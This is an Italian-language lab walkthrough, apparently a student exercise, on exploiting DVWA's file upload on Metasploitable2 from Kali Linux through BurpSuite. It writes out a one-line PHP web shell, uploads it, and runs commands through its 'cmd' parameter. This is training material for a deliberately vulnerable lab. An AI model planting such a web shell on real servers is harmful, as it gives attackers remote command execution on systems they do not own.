IP Kali Linux: 192.168.50.100

Metasploitable2: 192.168.50.101

Accertarsi che le 2 macchine comunichino tra di loro utilizzando il comando «ping»


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.564 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.462 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.566 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.461 ms
^C
── 192.168.50.101 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.461/0.513/0.566/0.051 ms
```

Avviare BurpSuite ed impostarlo su PROXY.


Accertarsi che «Intercept is» si su ON ed aprire il browser.

Inserire sulla barra di ricerca l'indirizzo IP di Metasploitable2 192.168.50.101 per raggiugere la pagina di DVWA.


Ricordarsi di cliccare su FORWARD per andare avanti.



Fare il Login sulla DVWA utilizzando username: admin e password: password.




Settare DVWA Security a livello «low».




Creare il file shell in php contenente lo script da utilizzare.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat shellS6L2.php
<?php system($_REQUEST["cmd"]); ?>
```

Andare su UPLOAD e caricare il file cliccando su «Choose file»




E successivamente su Upload.




Così facendo ci dirà che il file è stato caricato con successo nel path in rosso.

Noteremo che anche BurpSuite ci informa dell'avvenuto caricamento del file.




Raggiungendo il link che ci viene mostrato, dopo l'upload, arriveremo su di una pagina di PERICOLO informandoci che il percorso è stato avvelenato/infettato dal file.




Warning: system() [function.system]: Cannot execute a blank command in **/var/www/dvwa/hackable/uploads/shellS6L2.php** on line **1**

Sulla barra degli indirizzi, digitando «?cmd=ls» di fianco all'indirizzo, riusciamo a visualizzare il suo contenuto.




dvwa_email.png shellS6L2.php

Anche Burpsuite ci informa che è stato eseguito il comando.



Se al posto del comando «ls» usassimo «pwd» verrà visualizzato il percorso.



/var/www/dvwa/hackable/uploads